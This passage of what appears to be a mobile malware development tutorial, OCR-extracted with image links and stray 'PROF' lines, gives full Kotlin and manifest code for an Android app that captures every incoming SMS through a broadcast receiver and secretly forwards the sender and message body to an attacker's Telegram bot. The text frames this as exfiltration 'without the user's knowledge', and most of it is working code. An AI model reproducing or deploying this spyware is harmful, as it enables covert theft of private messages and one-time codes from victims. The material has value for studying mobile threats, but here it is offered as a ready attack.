
PROF

Airplane Mode enabled


{height="30%"}

Then turn off Airplane Mode:






{height="30%"}



PROF




PROF {height="30%"}

PROF

MEOW

PROF

Meow! ❤️



{height="30%"}

As you can see everything is worked as expected! =^..^=

conclusion

While broadcast receivers are useful for legitimate app functionalities, they can also be abused for malicious purposes.


By understanding how broadcast receivers work, both blue teamers and red teamers can better defend against or exploit these mechanisms.

Red teamers can use broadcast receivers to monitor changes in system status, providing valuable intelligence for their attacks. For example, listening for when Airplane Mode is disabled could be useful for data exfiltration.

Broadcasts
BroadcastReceiver
Intent

12. mobile malware development trick. Abuse Telegram Bot API: SMS receiver. Simple Android (Java/Kotlin) Broadcast example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{height=400px}

In this example, we will demonstrate how broadcast receivers in Android can be abused by malicious actors to listen for system events, such as `SMS` received, and send sensitive data to a remote server using legitimate APIs like Telegram Bot API. We'll explore how broadcast listeners can be used to exfiltrate data such as incoming `SMS` messages and send it to an attacker's Telegram chat without the user's knowledge.


PROF

While broadcast receivers are designed for legitimate system notifications, adversaries can exploit them for malicious purposes, such as stealing information or maintaining command-and-control (C2) channels.

practical example

In this case, the malicious app listens for the `SMS_RECEIVED` broadcast, which is triggered whenever the phone receives a new `SMS`. The app then extracts the sender and message body and sends this data to an attacker-controlled Telegram bot. The attacker can then collect sensitive information, such as `SMS` content or phone numbers, from the infected device.

Your project's structure looks like there (`HackContacts2`):



{width="80%"}

First of all you need to add permissions to manifest file:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-feature
        android:name="android.hardware.telephony"
        android:required="false" />

    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@drawable/icon"
        android:label="@string/app_name"
        android:roundIcon="@drawable/icon"
        android:supportsRtl="true"
        android:theme="@style/Theme.HackSms"
        tools:targetApi="31">

        <!-- register the receiver for SMS received -->
        <receiver android:name=".HackSmsBroadcast"
```

```
android:exported="true"
android:permission="android.permission.BROADCAST_SMS">
            <intent-filter>
                <action
android:name="android.provider.Telephony.SMS_RECEIVED"/>
            </intent-filter>
        </receiver>

        <activity
            android:name=".HackMainActivity"
            android:exported="true"
            android:theme="@style/Theme.HackSms">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

As you can see, the manifest file declares the necessary permissions and registers the broadcast receiver to listen for incoming SMS messages.

The receiver listens for the `SMS_RECEIVED` intent, which is triggered when the device receives a new `SMS` message:

```
<receiver android:name=".HackSmsBroadcast" android:exported="true"
android:permission="android.permission.BROADCAST_SMS">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
```

PROF

Then, we need `SMS` receiver logic. Our receiver checks whether the app has the `RECEIVE_SMS` permission before processing the incoming message:

```
@SuppressLint("NewApi")
fun isPermissionGranted(context: Context): Boolean {
    val isGranted =
context.checkSelfPermission(Manifest.permission.RECEIVE_SMS)
    return isGranted == PackageManager.PERMISSION_GRANTED
}

override fun onReceive(context: Context, intent: Intent) {
    if (intent.action == "android.provider.Telephony.SMS_RECEIVED") {
        if (isPermissionGranted(context)) {
```

```
            // ... new incoming sms processing logic
            // ...
        }
    }
}
```

When an `SMS` is received, the `SmsMessage` class is used to extract the sender and message body:

```
val bundle = intent.extras
val messages: Array<SmsMessage?>?
var sender: String?
if (bundle != null) {
    val pdus = bundle["pdus"] as Array<*>?
    messages = arrayOfNulls(pdus!!.size)
    for (i in messages.indices) {
        messages[i] = SmsMessage.createFromPdu(pdus[i] as ByteArray)
        sender = messages[i]!!.originatingAddress
        val msgBody = messages[i]!!.messageBody
        // Send the SMS details to the Telegram bot
        HackNetwork(context).sendTextMessage(
            "SMS from: $sender\n" +
            "SMS text: $msgBody"
        )
    }
}
```

As you can see, the extracted `SMS` data is sent via Telegram bot using the `HackNetwork` class.

Finally, this `BroadcastReceiver` listens for the incoming `SMS` message, extracts the sender's information and message body, and sends it to the attacker via the Telegram bot:

PROF

```
package cocomelonc.hacksms

import android.Manifest
import android.annotation.SuppressLint
import android.content.BroadcastReceiver
import android.content.Context
import android.content.Intent
import android.content.pm.PackageManager
import android.telephony.gsm.SmsMessage

class HackSmsBroadcast : BroadcastReceiver() {

    @SuppressLint("NewApi")
    fun isPermissionGranted(context: Context): Boolean {
        val isGranted =
context.checkSelfPermission(Manifest.permission.RECEIVE_SMS)
        return isGranted == PackageManager.PERMISSION_GRANTED
```

```
    }

    override fun onReceive(context: Context, intent: Intent) {
        if (intent.action == "android.provider.Telephony.SMS_RECEIVED")
{
            if (isPermissionGranted(context)) {
                val bundle = intent.extras
                val messages: Array<SmsMessage?>?
                var sender: String?
                if (bundle != null) {
                    val pdus = bundle["pdus"] as Array<*>?
                    messages = arrayOfNulls(pdus!!.size)
                    for (i in messages.indices) {
                        messages[i] = SmsMessage.createFromPdu(pdus[i]
as ByteArray)
                        sender = messages[i]!!.originatingAddress
                        val msgBody = messages[i]!!.messageBody
                        // Send the SMS details to the Telegram bot
                        HackNetwork(context).sendTextMessage(
                            "SMS from: $sender\n" +
                            "SMS text: $msgBody"
                        )
                    }
                }
            }
        }
    }
}
```

Then we need a class for communicating with Telegram Bot API. Code is simple, same like before, `OkHttp` is used to send the `SMS` data (sender and message) via a `POST` request to the Telegram Bot API:

PROF

```
package cocomelonc.hacksms

import android.content.Context
import okhttp3.Call
import okhttp3.Callback
import okhttp3.FormBody
import okhttp3.OkHttpClient
import okhttp3.Request
import okhttp3.Response
import java.io.IOException

class HackNetwork(private val context: Context) {

    private val client = OkHttpClient()

    // function to send message using OkHttp to Telegram Bot API
    fun sendTextMessage(message: String) {
        val token = getTokenFromAssets()
```

```
        val chatId = getChatIdFromAssets()
        val meow = "Meow! ♥\uFE0F"
        val messageToSend = "$message\n\n$meow\n\n"

        val requestBody = FormBody.Builder()
            .add("chat_id", chatId)
            .add("text", messageToSend)
            .build()

        val request = Request.Builder()
            .url("https://api.telegram.org/bot$token/sendMessage")
            .post(requestBody)
            .build()

        // send the request asynchronously using OkHttp
        client.newCall(request).enqueue(object : Callback {
            override fun onFailure(call: Call, e: IOException) {
                e.printStackTrace()
            }

            override fun onResponse(call: Call, response: Response) {
                if (response.isSuccessful) {
                    println("Message sent successfully:
${response.body?.string()}")
                } else {
                    println("Error: ${response.body?.string()}")
                }
            }
        })
    }

    // fetch Telegram bot token and chatId from assets
    private fun getTokenFromAssets(): String {
        return
context.assets.open("token.txt").bufferedReader().readText().trim()
    }

    private fun getChatIdFromAssets(): String {
        return
context.assets.open("id.txt").bufferedReader().readText().trim()
    }
}
```

PROF

The last one is `HackMainActivity`. This activity requests the `RECEIVE_SMS` permission before starting the functionality of the app. It also sets up a button just show `Meow ♥` and send to Telegram like indicator: `Meow ♥` -> "Everything is ok, SMS Hack app installed".

```
package cocomelonc.hacksms

import android.Manifest
```


```
import android.os.Bundle
import android.content.Context
import androidx.activity.ComponentActivity
import android.widget.Button
import android.widget.Toast
import com.karumi.dexter.Dexter
import com.karumi.dexter.PermissionToken
import com.karumi.dexter.listener.PermissionDeniedResponse
import com.karumi.dexter.listener.PermissionGrantedResponse
import com.karumi.dexter.listener.PermissionRequest
import com.karumi.dexter.listener.single.PermissionListener

class HackMainActivity : ComponentActivity() {
    private lateinit var meowButton: Button

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        // grant RECEIVE_SMS permission
        grantSmsReceivePermissions(this)

        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            Toast.makeText(applicationContext, "Meow! ♥\uFE0F",
Toast.LENGTH_SHORT).show()
            HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F") // send
message via Telegram bot
        }

        HackNetwork(this).sendTextMessage("Meow! ♥\uFE0F") // send
message immediately on app start
    }

    // grant permissions logic
    private fun grantSmsReceivePermissions(context: Context) {
        Dexter.withContext(context)
            .withPermission(Manifest.permission.RECEIVE_SMS)
            .withListener(object : PermissionListener {
                override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                    Toast.makeText(context, "Hack SMS permission
granted", Toast.LENGTH_SHORT).show()
                }

                override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {
                    Toast.makeText(context, "Hack SMS permission
denied", Toast.LENGTH_SHORT).show()
                }

                override fun onPermissionRationaleShouldBeShown(
                    p0: PermissionRequest?,
```

PROF

```
                    p1: PermissionToken?
                ) {
                }
            }).check()
        }
    }
```

